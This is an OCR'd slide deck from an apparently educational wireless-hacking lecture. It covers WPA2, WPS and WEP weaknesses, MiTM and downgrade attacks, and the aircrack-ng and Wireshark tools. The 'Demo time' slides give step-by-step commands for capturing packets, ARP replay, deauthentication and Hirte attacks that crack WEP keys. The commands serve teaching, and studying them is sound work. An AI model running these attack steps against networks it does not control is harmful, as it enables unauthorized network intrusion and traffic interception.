
- It is possible to crack WPA2 with very high chances of success.But it depends on the length and complexity of the password.
- Elcomsoft developed an application that uses GPU power to attempt over 120,000 passwords per second.
  Depending on the key, it can take anywhere from seconds to the next big bang!!!



WPS (Worst Protection System)

WiFi Protected Setup

- PIN Method – Remotely while authenticating
- Push-Button-Method – As it sounds
- Near-Field-Communication - As it sounds
- USB – Shared Information on USB stick





WPS

- The WPS code is built out of 8 digits.
- No authentication is needed to try pin codes
- The pin code is 8 digits
- The first 4 are immediately checked
- The last digit is a check sum



WPS

Original combinations should be:
10^8 (100 million)

After considering 4 digit check:
10^4+10^4 = 20,000

After checksum digit:
10^4+10^3 = 11,000

Assuming only 100 tries a minute (low)
11,000/100 = 110 minutes = almost 2 hours



WEP Attacks

- It is possible to recover a 104Bit WEP key with probability 50% using only 40,000 captured packets.
- 60,000 captured packet rise the probability to 80%.
- 80,000 captured packets rise the probability to 95%
- The actual computation takes about 3 seconds and 3 MB of main memory on a Pentium-M 1.7 GHz ...



Attacking Methods

- Passive – Silence Mode

  sniffing the air for packets without sending any data to the AP or clients.

- Active -

  breaking the key while sending data to the AP or client.



Attacking Methods

- ARP Replay
- Caffe-Latte
- Hirte
- ChopChop / KoRek
- FMS Attack
- PTW Attack



Demo time !!!

- *ARP Replay Attack steps*

1 - Start capturing first Pockets :
airodump-ng --channel $CH --bssid $BSSID --write dump-to-crack mon0

2 - Starting ARP Reply Attack :
aireplay-ng --arpreplay -b $ESSID -x 100 -h $ORIGINAL-MAC mon0

3 – Start De-Auth Attack(Until you get ARP packets) :
aireplay-ng --deauth 1 -a $BSSID -h $CLIENT-MAC mon0

4 – Start cracking the CAP file.
aircrack-ng dump-to-crack.cap



Demo time !!!

- *Hirte Attack(Extends for Caffe-Latte) steps*

1 – Find a probe you want to hack and start the Hirte Attack :
airbase-ng -W 1 -c 6 -N --essid $ESSID-TO-HACK mon0

2 – Start saving the packets :
airodump-ng --channel $CH --bssid $BSSID --write dump-to-crack mon0

3 – Start cracking the CAP file
aircrack-ng dump-to-crack.cap




Attacks inside the network

- MiTM (Man In The Middle) Attack
- SSL MiTM Attack
- Downgrade encryption
  1 – HTTPS to HTTP
  2 – POP3s/SMTPs to POP3/SMTP
  3 – NTLMv2 to NTLMv1



Man In The Middle






Brad




Jennifer



Man In The Middle



Brad



Jennifer





Cool Tools

Aircrack-ng package including:

- Airmon-ng
- Airodump-ng
- Aireplay-ng
- Aircrack-ng
- Airebase-ng
- Airdeclock-ng
- Airdriver-ng
- And more :)



Cool Tools

- Wireshark
- Reaver
- Kismet
- WiGLE
- Gerix



Getting aircrack-ng

Get Backtrack

OR

Get compact-wireless drivers
And compile your aircrack-ng



Wireshark – Cheat Sheets

- Probe Request
  wlan.fc.type_subtype == 0x04
- Probe Response
  wlan.fc.type_subtype == 0x05
- Association Request
  wlan.fc.type_subtype == 0x00
- Association Response
  wlan.fc.type_subtype == 0x01
- Disassociate
  wlan.fc.type_subtype == 0x0a
- Authentication
  wlan.fc.type_subtype == 0x0b



Let's Practice

WEP

BSSID:

ESSID: Haifux-01

WPA2

BSSID:

ESSID: WeLoveMS



Contact info

Cheat Sheet

Password: l33t_hax0rs!

Email – guy@pclabs.co.il
Facebook – www.facebook.com/pclabs
Twitter - @pc_labs , twitter.com/pc_labs
LinkedIN - https://www.linkedin.com/pub/guy-edri/1/3a8/961
Hacking Define Experts course – www.see-security.com

See Consulting – www.see-secure.com

Video of this lecture -

- Part I
- Part II



One more thing !!!



Thanks